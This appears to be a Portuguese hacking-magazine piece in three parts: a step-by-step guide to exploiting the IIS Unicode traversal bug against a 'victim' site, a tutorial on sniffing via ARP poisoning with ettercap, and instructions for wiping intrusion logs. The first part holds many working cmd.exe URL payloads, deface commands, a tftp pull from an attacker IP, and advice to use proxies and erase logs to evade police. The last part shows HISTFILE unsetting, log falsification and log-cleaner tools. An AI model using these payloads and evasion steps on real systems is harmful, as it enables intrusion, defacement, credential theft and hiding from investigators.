O antigo bug do unicode, publicado originalmente no ano passado, permitiu diversas invasões em servidores NT. O bug explora uma vulnerabilidade no IIS, advinda de uma falha de programação, que permite, através de uma linha de comando no browser, visualizar e alterar o conteúdo de um servidor Windows NT/2000. Com isso, várias máquinas espalhadas pela Web sofreram defacements (as típicas mudanças de página, conhecidas por alguns leigos como pichações eletrônicas).

Ainda nos dias de hoje, muitos administradores NT desconhecem este tipo de problema é muito comum encontrar máquinas na Internet com esta vulnerabilidade. Se você quiser experimentar em um de seus servidores, de maneira educacional, neste artigo ensinaremos passo a passo como fazer.

Como explorar?

Para explorar completamente essa falha, você precisará usar alguns exploits. Os exploits que serão utilizados foram codados na linguagem Perl. Quem usa Linux, já tem o compilador Perl em seu sistema (na maioria das distribuições), e os usuários de Windows podem pegar o compilador *ActivePerl* na seção Programação, no CD desta edição.

Primeiro é necessário encontrar um alvo vulnerável (muito fácil). Utilize um scanner de vulnerabilidades, como Nessus (Linux) ou twwwscan (Windows), ou ainda utilize o scan específico para essa falha, o *unicodecheck.pl*, que também está disponível no CD desta edição, na seção Exploits.

Executando o scan:

Para executar o seu scan, digite o comando abaixo no terminal do seu Linux ou no MS-DOS do Windows.

perl unicodecheck.pl www.SuaVitima.com:80 "dir c:\inetpub\wwwroot"

Se o servidor estiver vulnerável, ele retornará o seguinte:

#Sensepost.exe found - Executing [dir c:inetpubwwwroot] on www.host.com:80
#HTTP/1.1 200 OK
#Server: Microsoft-IIS/5.0
#Date: Fri, 12 Jan 2001 13:52:52 GMT
#Content-Type: application/octet-stream
#Volume in drive C has no label.
#Volume Serial Number is 543D-8959
#
 # Directory of c:inetpubwwwroot
#
#01/01/2002 05:33p dir .
#01/01/2002 05:35p dir ..
#06/04/1999 09:13p 342 aveia.gif
#06/02/1999 09:13p 1,736 index.html
#10/10/2001 05:33p dir imagens
#09/22/2001 12:58p 7,240 start.asp
#06/03/2001 09:13p 356 manta.gif
#06/03/1999 09:13p 2,806 pagao.gif
#01/11/2001 05:33p 2,497 post.html
#06/03/1999 09:13p 1,046 printing.gif
#10/02/2000 09:13p 1,577 war.gif
#06/03/1999 09:13p 1,182 woowoo.gif
#06/03/1999 09:13p 4,670 zetarock.gif
#01/11/2001 05:33p dir _private
#01/11/2001 05:33p 1,759 _vti_inf.html
#01/11/2001 05:33p dir _vti_log
 # 11 File(s) 25,211 bytes
 # 5 Dir(s) 1,066,082,304 bytes free

Você pode ainda usar seu navegador para detectar um servidor vulnerável. Basta colocar os comandos abaixo na barra de endereço do seu browser (navegador). A opção que aparecer na lista (dir) dos arquivos é a que está vulnerável.

http://www.suavitima.com/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/wwwroot/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/IISADMPWD/..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/scripts/..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/msadc/..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/wwwroot/..%255c..%255c..%255c.%255c.%255c.%255c.%255c.%255c.%255c.%255c.%255c.%255c..%255c/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/cgi-bin/..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c/winnt/system32/cmd.exe?/c%20dir

http://www.suavitima.com/_vti_bin/..%255c..%255c..%255c.%255c.%255c.%255c.%255c.%255c.%255c.%255c.%255c.%255c..%255c/winnt/system32/cmd.exe?/c%20dir

Executando comandos para listar arquivos, copy, echo, del e type

- Lista arquivos da raiz

http://www.suavitima.com/"nota"/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20c:\

- Lista todos os arquivos com a extensão mdb

http://www.suavitima.com/"nota"/..%c0%af..%c0%af..

%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20c:*.mdb

- Cria um arquivo

http://www.suavitima.com/"nota"/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20echo%20coloque o texto do arquivo aqui >%20teste.txt

- Deleta um arquivo

http://www.suavitima.com/"nota"/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20del%20c:\teste.txt

Exemplos de como executar um arquivo na máquina remota

http://www.suavitima.com/"nota"/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20c:\windows\calc.exe ou

http://www.suavitima.com/"nota"/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?c:\windows\calc.exe

http://www.suavitima.com/"nota"/..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%55c/winnt/system32/cmd.exe?/c%20c:\windows\calc.exe ou

http://www.suavitima.com/"nota"/..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255c/winnt/system32/cmd.exe?c:\windows\calc.exe

obs.: *"nota"* é a forma que você conseguiu listar os arquivos. Pode ser IISADMPWD, scripts e até _vti_bin...

Tudo isso pode ser feito no seu navegador

Os réquers usam um servidor proxy para que seu IP não fique logado no servidor. Configure seu navegador para utilizar um proxy que você tenha certeza de que não grava os logs.

O maior erro dos réquers depois de uma invasão a um servidor é não apagar os logs. Mesmo usando um proxy, é obrigatório apagar os logs, para no futuro não ter surpresas com a Polícia Federal. Nem todos os administradores são burrinhos, pense nisso; um log pode ser gravado, e isso basta para colocá-lo no #.

Para quem não sabe, o *log* é onde são registradas todas as conexões que foram feitas no servidor, ou seja, seu IP.

Onde ficam os logs?

Os logs normalmente ficam em *c:\winnt\system32\logfiles\W3SVC1* ou *d:\winnt\system32\logfiles\W3SVC1*

W3SVC1 – é o nome da pasta-padrão, caso não esteja lá, localize-os

Deletando logs

Utilize a string abaixo em seu navegador:

system32/logfiles/in010323.log

Como alterar (deface) o site usando o bug pelo navegador?

1° passo_ Busque onde está o site, ou melhor, os HTMLs dentro do servidor. Na maioria dos casos, está na pasta-padrão: */inetpub/wwwroot/*

Se os HTMLs não estiverem lá, você terá que achá-los usando alguns comandos em seu browser (navegador):

<xmp>*www.hostvulneravel.com/cu.idq*
ou
www.hostvulneravel.com/cu.htx
www.hostvulneravel.com/cu.idc</xmp>
<xmp>

Vá ao site e pegue o nome de alguma imagem (exemplo, kk.gif). Copie esse nome e depois vá ao browser e digite:

http://site/scripts/..À¯../winnt/system32/cmd.exe?/c+dir+c:\kk.gif/s

Com isso, aparecerá onde está o arquivo kk.gif (no caso, a pasta em que este arquivo estiver). Exemplo:

Pasta de c:\inetpub\wwwroot\
12/06/00 18:14 8.213 kk.gif

Neste caso, o site está na pasta *c:\inetpub\wwwroot*
Lembre-se: a pasta pode ser diferente.

2° passo_ No 2° passo, você digitará a seguinte string no seu navegador:

http://site/scripts/..À¯../winnt/system32/cmd.exe?/c+copy+..\..\winnt\system32\cmd.exe+cmd1.exe

Pronto, você acabou de copiar o cmd.exe para a pasta \winnt\system32\ e renomeá-lo como cmd1.exe

3° passo_ Agora vamos para a criação do index.htm

Digite no browser esse comando:

http://site/scripts/..À¯../inetpub/scripts/cmd1.exe?c+echo+it+is+on+the+begin+this+home+page+was+Hacked+By+dragonw+and+dragonmic+remember +it+is+only+the+begin+>index.htm&dir&type+index.htm

O + é igual ao espaço na string do unicode

4° passo_ Copia a index que você acabou de criar para a pasta onde o site está hospedado (no caso do nosso exemplo, a pasta é c:\inetpub\wwwroot\).

Vamos à string agora:

http://site/scripts/..À¯../winnt/system32/cmd.exe?/c+copy+c:\inetpub\scripts\index.htm+c:\inetpub\wwwroot\

O site foi hackeado, yes, parabéns!

Mas se, no caso, aparecer Access Denied, esquece. Não foi hackeado.

No entanto, se aparecer 1 file copy, é porque você conseguiu

Como alterar (deface) o site usando o bug pelo exploit?

Para essa façanha, é necessário o uso de um exploit também escrito em Perl, o *unicodexecute2.pl*, que está disponível no CD desta edição, na seção Exploits.

Iniciando o deface

Digite o seguinte comando no terminal do Linux ou no MS-DOS no Windows:

perl unicodexecute2.pl www.SuaVitima.com:80 cmd / echo "Sua mensagem de defaced owned by group Hacker > c:inetpub\wwwroot\index.html

Obtendo acesso shell

Para isso, será necessário o *unicode_shell.pl*, que também está disponível nesta edição, na seção Exploits.

Para rodar o arquivo, utilize o comando:

perl unicode_shell.pl www.suavitima.com:80

Usando um HTML da sua máquina para alterar a página

Como colocar index pronta no site e alterar a página

1° _ Você utilizará o arquivo *Tftp32.exe*, que se encontra no CD desta edição, na seção Cracking

2° _ Coloque o tftp32.exe na mesma pasta que a index.htm que você deseja mandar para o site

3° _ Abra o tftp32.exe, minimize-o e deixe-o onde está

4°_ Pegue seu IP. Para quem não sabe, no Windows, vá a *INICIAR, EXECUTAR* e digite *WINIPCFG*, onde está o Endereço IP.

5°_ Digite a seguinte string no seu browser:

http://www.vitima.com.br/scripts/..À¯../winnt/system32/tftp.exe? -i+200.193.245.65+GET+index.htm+c:\inetpub\wwwroot\index.htm

6°_ Explicando:

O site vai fazer conexão com o seu TFTP e pedir o envio da index.htm para o site na pasta que você colocou na string

7°_ Caso a message que aparecer for essa:

Transfer successful: 1271 bytes in 3 seconds, 423 bytes/s

Parabéns, você conseguiu!

8°_ Se for uma do tipo:

c:/aakalk/alaka/ajkakja

Esquece, pois a pasta está protegida

Correção

Para corrigir essa falha em seu sistema, você pode trocar o seu Windows pelo Linux ou pegar o patch de correção que se encontra no site:

http://microsoft.com/technet/security/bulletin/ms00-057.asp

Se não quiser mais ter dor de cabeça com esses tipos de bug, fique com a primeira opção. Você só tem a ganhar.


Photodisc

SNIFFING

Truques para sniffar redes que usam HUBs, switches com conexões seguras

por y0z

O "farejamento" de informações é uma técnica muito usada para capturar informações de determinadas comunicações. Ao longo da progressão da informática, foram inventadas novas técnicas, de acordo com novos equipamentos/protocolos, etc.

O sniffing de uma determinada rede normalmente ocorre quando esta é invadida ou quando o seu administrador decide coletar determinadas ações nela, ou ainda quando algum usuário mal intencionado quer coletar dados de outros usuários.

Sim. Isso mesmo. Qualquer usuário de sua rede pode saber o que você faz na Internet, independentemente de ela usar HUB ou Switch. Já explicarei essas técnicas.

Um sniffer pode ser instalado como um processo em background ou, ainda assim, instalado em outra máquina da rede ou em alguma máquina que fique entre a rota dos dois alvos que serão "sniffados".

O sniffing nada mais é do que a captura de todos os pacotes que passam pela interface de rede, de acordo com os filtros configurados por quem está rodando o sniffer. Saber se você está sendo "farejado" é algo muito difícil, porque a maioria das técnicas não deixa rastros visíveis, o que dificulta muito o controle de informações confidenciais.

Por exemplo: você faz uma compra com cartão de crédito na Internet. Sua máquina está ok, sem cavalos de tróia, sem portas abertas, sem serviços vulneráveis, praticamente segura.

O site onde você compra tem um certificado válido, usa conexões seguras, nunca foi invadido e não está vulnerável a invasões. Acontece que no meio da rota entre o seu computador e o site, em um dos roteadores do caminho, existe um sniffer que captura todos os pacotes. Pronto, você teve seus dados roubados. :)

Outro caso: você está numa LAN (Local Area Network) e o seu computador também está ok. A rota a partir do servidor de comunicação da sua empresa está perfeita. O site, indiscutivelmente seguro. Então, onde está o vazamento? No servidor da sua empresa. Servidores "esquecidos" são uma falta GRAVE de segurança. Se o administrador da sua rede deixou o servidor configurado com alguns daemons (serviços) com falhas de segurança, é bem simples de alguém invadir o servidor e instalar um sniffer nele. Esse seria um sniffer passivo.

Sniffer passivo é aquele em que todos os pacotes que passam pela interface de rede ou interfaces num equipamento são "escutados" pelo farejador. Tecnicamente, chamamos de Passive Sniffing.

Sniffer ativo é aquele que envia pacotes à rede-alvo, passando-se por algum host que se comunica com esta rede, passando-se por outro computador e assim recebendo todos os pacotes destinados a este. Para isso, são usadas técnicas como Spoofing e ARP Poisoning (já explicarei).

Um exemplo clássico de sniffing passivo é aquele que é rodado a partir de uma estação numa LAN usando HUB. O HUB é um alvo muito fácil de ser farejado, pois o método de transmissão dos pacotes é totalmente inconfiável. Um HUB funciona da seguinte maneira: quando uma placa de rede quer enviar um pacote a outra, ela verifica se naquele exato momento existe alguma NIC (Network Interface Card ou simplesmente placa de rede) enviando pacotes.

Se as duas transmitirem ao mesmo tempo, mesmo tendo destinos diferentes, elas entram em colisão, pois o HUB repete o sinal da placa por todas as portas, e quem recebe o pacote é só a placa que tem a identificação de endereço físico (MAC Address) ao qual a placa está tentando enviar. Isto quer dizer que o HUB só pode enviar um pacote por vez e, ao mesmo tempo, repete-o para todas as portas.

O Modo Promíscuo

Se você utilizar um sniffer que coloque a placa de rede em modo promíscuo, ele estará hábil a interceptar todos os pacotes a serem transmitidos pelo HUB. A única coisa que ele faz é capturar o pacote que está sendo enviado a outra placa de rede, mesmo não tendo o endereço MAC dela.

Exemplo: Você tem cinco máquinas na sua rede, usando um Switch (o modelo independe e a velocidade também):

Máquina 1 – *Contabilidade*
Máquina 2 – *Financeiro*
Máquina 3 – *Vendas*
Máquina 4 – *CPD*
Máquina 5 – *Servidor*

Contabilidade abre um aplicativo cliente-servidor e abre o socket em estado listen (). Financeiro abre um socket-cliente e conecta-se à Contabilidade (o protocolo independe, mas estaremos usando o protocolo de transporte TCP). Uma vez que a conexão estiver estabelecida, a máquina CPD está com sua placa de rede em modo promíscuo e "escutou" todo o processo de conexão. CPD não está no meio da rota de Contabilidade para Financeiro, mas recebe todos as informações que vão para ambas as máquinas, desde o ****** (processo de início de uma conexão TCP) até o último pacote FIN (último pacote de uma conexão, informando o fim da mesma). Ao mesmo tempo, Vendas navega na Internet através de Servidor e, novamente, CPD está sabendo tudo o que Vendas está fazendo.

Switch é realmente seguro?

Claro que a resposta é NÃO. Um switch diferencia-se de um HUB, pois o mesmo estabelece uma rota exclusiva aos dois pontos de rede, usando buffering para envio das informações, sendo, assim, teoricamente mais seguro. Só que existe uma técnica que se chama ARP Poisoning, pela qual é possível escutar todos os pacotes que passam por um Switch. Esta técnica consiste em estabelecer uma conexão entre os dois hosts que querem se comunicar, passando todos os pacotes pela máquina que está fazendo o sniffing.

Exemplo (mesma situação acima):

CPD está rodando Passive Sniffing, usando ARP Poisoning.

Neste caso, CPD fará uma lista de máquinas na LAN, enviando pacotes ARP e escutando as respostas. Por que ARP para listar máquinas na LAN, e não, um simples ICMP ECHO REQUEST (ICMP code 8)? Simples. Windows não responde a ICMP Brodcast ping. Então, uma vez sabendo as máquinas na LAN, deveremos especificar quais máquinas queremos escutar. Digamos que selecionamos CONTABILIDADE e FINANCEIRO. O sniffer lerá o cache ARP de CONTABILIDADE e o cache ARP de FINANCEIRO. Como isso é possível? O protocolo ARP é fraco em questões de segurança. Para reduzir o tráfego na rede, a cada conexão ou transmissão de pacotes, uma entrada na tabela ARP é feita, mesmo não sendo solicitada. O sniffer se aproveita dessa vantagem e manda entradas na tabela ARP, forçando os pacotes a serem direcionados primeiro para a máquina que está realizando o farejamento para, então, serem direcionados ao seu destino

Exemplo:

CONTABILIDADE: mac: 04:04:04:04:04:04 CPD: mac: 03:03:03:03:03:03
ip: 192.168.1.1 ip: 192.168.1.3

FINANCEIRO: mac: 05:05:05:05:05:05
ip: 192.168.1.2

No caso acima, o sniffer enviará respostas ARP para:

CONTABILIDADE informando que 192.168.1.2 is on 03:03:03:03:03:03
FINANCEIRO telling that 192.168.1.1 is on 03:03:03:03:03:03

Somente com estes pacotes as máquinas já estarão com seu tráfego redirecionado. Se o sniffer receber os pacotes de:

CONTABILIDADE, então ele enviará para 05:05:05:05:05:05
FINANCEIRO, então ele enviará para 04:04:04:04:04:04

> ***Um switch diferencia-se de um HUB, pois o mesmo estabelece uma rota exclusiva aos dois pontos de rede, usando buffering para envio das informações, sendo, assim, teoricamente mais seguro.***

Com este simples procedimento, temos uma conexão estabelecida entre as duas máquinas, aparentemente transparente. A única maneira de descobrir se essa rede está com seus pacotes sendo escutados seria verificar na tabela ARP se existem duas entradas com endereços MAC (MAC Address) iguais.

Peculiaridades de cada sistema operacional

Você deve estar se perguntando: nossa, mas será que não existem tentativas de verificação desse protocolo por parte de algum sistema operacional? A resposta é sim. Serão citados dois exemplos:

- Linux kernel 2.4.X -> Neste kernel, verificando em/usr/src/linux/net/ipv4/arp.c, podemos ver o seguinte trecho de código:

```
/* Unsolicited ARP is not accepted by default.
   It is possible, that this option should be enabled for some
   devices (strip is candidate)
 */

/*
 * Process entry. The idea here is we want to send a reply if it is a
 * request for us or if it is a request for someone else that we hold
 * a proxy for. We want to add an entry to our cache if it is a reply
 * to us or if it is a request for our address.
 * (The assumption for this last is that if someone is requesting our
 * address, they are probably intending to talk to us, so it saves time
 * if we cache their address. Their address is also probably not in
 * our cache, since ours is not in their cache.)
 *
 * Putting this another way, we only care about replies if they are to
 * us, in which case we add them to the cache. For requests, we care
 * about those for us and those for our proxies. We reply to both,
 * and in the case of requests for us we add the requester to the arp
 * cache.
 */
```


Para resolver isso, o sniffer teria que enviar pedidos e respostas ARP spoofados, o que não seria muito difícil. Ou seja, mesmo com essa tentativa, é possível ainda realizar o farejamento, forjando o endereço dos pacotes ARP.

_Solaris

Este sistema operacional tem a característica de não aceitar respostas, se o pedido não estiver no cache. Então, teoricamente, o Solaris está seguro de ser farejado? Bem, só teoricamente.

Acontece que existe uma maneira de forjar uma entrada na tabela ARP deste sistema operacional, simplesmente enviando um pacote ICMP ECHO_REQUEST (o conhecido "ping") – código 8 ICMP – spoofado para o Solaris, forjando assim uma entrada na tabela ARP do mesmo.

*** Veja que a grande arte de ser um bom especialista em segurança é essa: fugir das receitas de bolo e, com criatividade, burlar a "proteção" de determinados sistemas.



Screenshot do **Ethereal**

Colocando a mão na massa

_HUB

Para poder abrir um sniffer passivo na sua rede, temos duas escolhas a seguir:

Se você utilizar Windows, pode usar o Ethereal. Note que para usá-lo, você precisará instalar a biblioteca WinPCap, desenvolvida pelo grupo do tcpdump para Windows.

Após instalar todo esse arsenal, é só usar o programa. Ele automaticamente coloca a placa em modo promíscuo, possuindo uma interface agradável e sendo extremamente fácil de manipular. É possível também selecionar os pacotes a serem capturados. Exemplo: você pode só escolher pacotes de e-mail filtrando por POP e SMTP. (Veja o screenshot acima)


Se você tiver algum problema para instalar o Ethereal, sugiro o Natas para a arquitetura NT.

Para usuários Linux, o Ethereal também tem sua versão para este Unix-Like, mas não é necessário, pois pode ser usado o tcpdump

. Exemplo: *tcpdump -i eth0 -x -X -s 1024 -w LogDePacotes.tcp.*

Estas opções guardarão pacotes de 1.024 bytes na interface eth0, colocando a mesma em modo promíscuo, escrevendo no arquivo de log LogDePacotes.tcp.

O tcpdump é uma aplicação em modo texto que guardará todos os pacotes que passarem pela interface. Você pode procurar um front-end para ele ou alguma aplicação que filtre o que você quer, pois ele é um pouco limitado em relação a opções. Ele captura pacotes de diversas camadas, desde a negociação da conexão, até os pacotes de transporte. (veja o screenshot abaixo)



Imagens: Reprodução

Screenshot do **tcpdump** em um terminal no linux

_Switch

Se existir um switch na rede, usaremos o ARP Poisoning. Para isso, poderemos usar alguma aplicação que faça isso, sendo que aqui citaremos o ettercap. O ettercap tem algumas vantagens intrínsecas, como por exemplo:

– Filtro para captura de senhas

– Possibilidade de capturar dados em plain-text de conexões seguras (SSH, por exemplo)

– Selecionar uma conexão e posteriormente verificar todos os dados desta

– "Killar" (terminar) conexões entre duas máquinas. É possível finalizar conexões entre duas máquinas na sua rede, claro, se ela for TCP :)

> *O tcpdump é uma aplicação em modo texto que guardará todos os pacotes que passarem pela interface. Você pode procurar um front-end para ele ou alguma aplicação que filtre o que você quer, pois ele é um pouco limitado em relação a opções.*

– Forjar pacotes. Uma vez que é possível verificar o incremento de um pacote entre os dois hosts, é possível forjar um pacote qualquer entre os computadores e, sendo assim, enganar totalmente um ou outro host

Pegue a nova versão do ettercap no CD-ROM e instale-a no seu sistema:

tar -xvzf ettercap-0.6.3.tgz
cd ettercap-0.6.3
./configure
make
make install
(caso esteja usando debian, dpkg -i ettercap-0.6.3.deb)

Uma vez instalado, é só rodá-lo com o comando "ettercap".

Ele enviará broadcasts para a sua rede procurando por hosts e fará a lista de hosts on-line na mesma. A partir daí, é só selecionar os dois computadores a serem "farejados" e boa diversão. :)

obs.: para poder decifrar conexões seguras, você precisa da lib OpenSSL no seu sistema. Para baixá-la, vá em www.openssl.org.

APAGANDO LOGS

Como apagar os logs de uma invasão

por *Bruno Cesar*
bruno@digerati.com.br

Muitos sabem que não existe a invasão perfeita, muito menos o servidor 100% seguro. Sempre existirá uma brecha, ocorrerá uma falha no sistema ou serão descobertos novos bugs. Hoje, o invasor tem todo o poder contra os administradores de sistemas, somente pelo fato de existirem milhares de ferramentas e utilitários para executar uma invasão.

É possível que em alguns poucos minutos um invasor possa ter acesso total à maquina-alvo, mas lembramos que o conhecimento é fundamental. Infelizmente, a maioria não se importa em aprender, e sim, em ter os famosos dez minutos de fama; não se importam com o bug que estão explorando, só querem fazer um *deface* e assim ficarem conhecidos.

Apesar de todo este problema, o administrador conta com uma ferramenta importante no sistema: o log. Para quem não sabe, o log é o arquivo que registra tudo o que está acontecendo em um determinado sistema operacional. Muitos invasores esquecem que existe este recurso, e acabam sendo pegos por um descuido extremamente tolo.

Existe uma crença de que todos os administradores são bobos. Ledo engano, pois, num momento de suspeita, ele pode contratar uma empresa especializada para analisar a segurança de um sistema, e aí, se o invasor não apagou os logs das suas operações, ele será pego de uma maneira muito fácil. Encontrarão o seu endereço IP, comandos, etc., ou seja, é um passo para terminar seus gloriosos dias de hacker.

Apagando logs no Linux

Em boxes Linux existem vários arquivos importantes que registram os logs do sistema. Vamos falar de cada um deles:

messages
localização: /var/log/
função: registrar todas as operações do sistema ou de programas do mesmo

xferlog
localização: /var/log
função: registrar todas as operações logon/logoff realizadas pelo daemon de ftp

secure
localização: /var/log
função: registrar todas as operações realizadas por tcp-wrappers

wtmp
localização: /var/log
função: registrar os logons de usuários. É um arquivo binário que trabalha em conjunto com a função who para a identificação do usuário

mail.log
localização: /var/log
função: registrar os envios e recebimentos de e-mails no sistema

bash_history
localização: /home/user
função: armazena os últimos 1.000 comandos digitados pelo usuário. No caso do root, este arquivo fica em seu diretório de trabalho (/root)

Para apagar logs no Linux não existe muito segredo: você

pode apagar os rastros deixados no sistema por qualquer usuário. O problema é que um administrador mais esperto poderá suspeitar de alguma coisa. Vamos, então, ensinar a neutralizar alguns recursos: a primeira coisa a fazer é neutralizar o comando history. Como dito, o arquivo *bash_history* guarda os 1.000 últimos comandos. Digite o seguinte comando:

oldmbox# unset HISTFILE

Este comando desabilitará o registro do history e, ao sair da sessão, todos os comandos não serão registrados, nem o próprio unset. Este é o primeiro comando a ser feito, mais a maioria dos "invasores" se esquece de executar.

No caso do messages, devemos editá-lo e, se possível, inserir informações falsas no mesmo.

vi /var/log/messages

ou

vi /var/adm/messages

Procure introduzir comandos falsos, para que o administrador não suspeite de nada.

Você também poderá ficar logado no WTMP, UTMP e LASTLOG, que pode ser visualizado pelo root através do comando last user. Esses arquivos se encontram nas seguintes pastas:

/var/log/wtmp
/var/run/utmp
/var/log/lastlog

O WTMP e o UTMP gravam o tipo do início de uma sessão, login pid, tty device, tty, usuário, endereço, status de saída, seção ID, tempo e IP no login e no logout. O LASTLOG grava o tty, endereço e tempo do usuário assim que ele sai do sistema. Para apagar esses tipos de logs, você poderá utilizar um programa escrito em C, o Zap, que se encontra no CD-ROM desta edição. O Zap é um *logcleanner*, que limpa estes arquivos, excluindo as entradas feitas pelo hacker no sistema, ocultando, assim, sua presença, de forma que toda a rotina de invasão passe despercebida pelo administrador.

Como usar o Zap:
w
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
invasor tty1 09:58am 9:31 0.30s 0.04s bash
./zap invasor - o usuário que você deseja apagar todo tipo de log
Entrada invasor foi apagada
w
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
Pronto, ele apagará todos os logs relacionados ao username.

Outra ferramenta com muitas funções para editar esses tipos de logs é o Marry, também disponível no CD-ROM desta edição. Abaixo, alguns exemplos de como usá-lo:

./marry -mW -i /etc/utmp -s -a
./marry -mL -u -a -n -e
./marry -mW -a -p mil -E emacs

Logs no Apache (Linux)

Para quem não sabe, o *Apache Web Server* é o servidor Web mais usado na Internet, e casa muito bem com o Linux, por ser também um software de livre distribuição e open source. Além disso, ele também roda em servidores da família MS Windows.

O *Apache* é um web server bem mais seguro que os da MS, como o *IIS*, por exemplo. Ele é totalmente configurável, sendo que o administrador poderá configurá-lo para gravar os logs das ocorrências e alterações que vierem a acontecer. Você terá que alterar ou até mesmo apagar esses logs, cujo local-padrão no Linux é em */usr/local/apache/logs*. Dentro deste diretório existem alguns tipos de logs, sendo que o mais útil é o *access_log*. Existem também outros tipos de arquivos logs, como *sssl_request_log* e *sssl_engine_log*, que também poderão fornecer muitas informações para o administrador. Portanto, não perca tempo: para editar os logs no *Apache*, digite o comando abaixo no servidor:

vi -rf /usr/local/apache/logs

